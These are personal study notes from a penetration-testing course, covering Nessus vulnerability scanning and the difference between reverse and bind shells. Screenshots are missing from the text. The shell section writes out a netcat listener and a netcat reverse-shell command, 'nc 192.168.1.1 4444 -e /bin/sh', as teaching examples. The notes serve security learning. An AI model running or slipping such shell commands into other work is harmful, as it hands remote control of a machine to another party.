
Scanning with Nessus and Exploitation Basics

Day 20/365


note that notes for this course start with module 11, which is basically the middle-part of the course, I've previously went over the modules before this one some time ago and I'm now coming back to the course after building up better fundamentals, I strongly recommend this if you feel like the course becomes too complicated or you feel you're not learning enough

Nessus can scan private addresses, up to 16 at a time (no websites or external hosts)

scans can be scheduled and adjusted for periods (yearly weekly etc)




Nessus view



finished scan example

Exploitation Basics

Reverse Shells vs Bind Shells



Most common Shell (Netcat)


Used 95% of the time

A shell is access to a machine (pop a shell = get access)

Reverse Shell = a victim connects to us, we're gonna listen

nc -lvp 4444 = listening to port 4444


nc 192.168.1.1 4444 -e /bin/sh = I wanna connect to this IP and when I do that I'm gonna establish this bin shell



Bind Shell view

Bind Shell = we open a port on the machine and then we connect to it, we fire of an exploit and that opens up a port

usually an external assesment



Reverse Shell example, left side attacker, right side victim